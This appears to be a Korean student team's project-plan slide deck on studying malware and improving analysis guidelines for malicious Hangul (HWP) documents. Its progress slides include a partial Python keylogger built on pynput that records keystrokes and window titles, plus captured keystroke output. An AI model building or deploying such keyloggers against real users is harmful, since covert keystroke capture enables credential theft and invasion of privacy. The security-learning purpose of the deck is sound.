



Hy4_v3

프로젝트 계획



팀장
2학년

송태현



팀원
1학년

이다영



팀원
3학년

김현진



팀원
3학년

허송이

1

프로젝트 개요

- 1. 프로젝트 배경
- 2. 프로젝트 주제
- 3. 프로젝트 목표

2

프로젝트 소개


- 1. 수행 계획
- 2. 수행 일정
- 3. 진행 상황

3

기대효과



① 프로젝트 개요 :: 프로젝트 배경



악성코드를 공부해보고 싶다.

기존에 있는 악성코드 분석

가이드라인을 보완해보는 것을 제안



① 프로젝트 개요 :: 프로젝트 주제



악성 한글파일을 대상으로 한 가이드라인 문서화



① 프로젝트 개요 :: 프로젝트 목표




1차 목표



가이드라인 보완

2차 목표



가이드라인 제시

3차 목표



문서화



② 프로젝트 소개 :: 수행 계획



② 프로젝트 소개 :: 수행 일정



② 프로젝트 소개 :: 진행 상황



키로거 실습

```
13 (key)
14 # 윈도우 타이틀 감지 함수
15 def wintitle():
16     oldtitle = winmanager.gettitle()
17     while True:
18         time.sleep(0.1)
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

*제목 없음 - Windows 메모장

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

hello world

Key.space

'e'

'l'

'1'

'o'

'w'

'o'

'r'

'l'

'd'

다영

```
*Python 3.8.0 Shell*
File Edit Shell Debug Options Window Help

Key.enter
'r'
'm'
'f'
'o'
't'
'j'
Key.space
'r'
'm'
's'
'i'
'd'
Key.space
'v'
'k'
'd'
'l'
Key.shift
'T'
'j'
's'
```

현진

```
C:\Users\qkdrn\OneDrive\바탕 화면>keyLogger 시작...
```

*제목 없음

파일(F) 편집(E) 서식(O) 보기(V) 도움말(H)

happy

ED

SH

APP

Y

태현

```
# -*- coding: utf-8 -*-
import os
import time
import mailmanager
import filemanager
import winmanager
from threading import Thread
from pynput.keyboard import Key, Listener

# 키 입력 감지 함수
def on_press(key):
    filemanager.logger(key)
    print(key)

# 윈도우 타이틀 감지 함수
def wintitle():
    oldtitle = winmanager.gettitle()
    while True:
        time.sleep(0.1)
        if winmanager.gettitle() != oldtitle:
            filemanager.logger("\n" + winmanager.gettitle())
            oldtitle = winmanager.gettitle()
```

송이



가이드라인 조사

KrCERT/CC 운영지원관리서비스팀 서비스 FAQ

Q: 웹 사이트에 악성코드가 삽입되어 접속 고객들과 피해를 주고 있습니다.
이렇게 조치해야 하나요?






A: 악성코드 삽입사고 분석 절차 요약 가이드

2008. 06

[주 의 !]


- ☐ 악성코드가 포함된 소스파일이나 객체 파일을 반드시 등록정보(생성/수정/접근시간 정보 포함)를 캡처하거나 별도로 기록하신 뒤 조치하십시오!
- ☐ 악성코드가 삽입된 파일을 원인 분석을 위한 **증오단서**이므로, 위와 같이 **관련정보**를 기록/확인하기 전에 **절대!** 삭제부터 하시면 안 됩니다!
- ☐ 악성코드 삽입 사고는 서버 악용과 정보유출 피해 외에도 웹 사이트에 접속한 **고객이 직접적인 피해**를 입습니다!

안랩 레포트 조사

-  Vol.66_1_[중동호흡기증후군.docx.lnk].h...
-  Vol.66_2_[파워릭].hwp
-  Vol.66_3_[Search Protect].hwp
-  Vol.66_4_[PUP를 통한 파밍 악성코드].h...
-  Vol.66_5_다이어(Dyre).hwp

[illegible]

③ 기대효과



Q & A



감사합니다 😊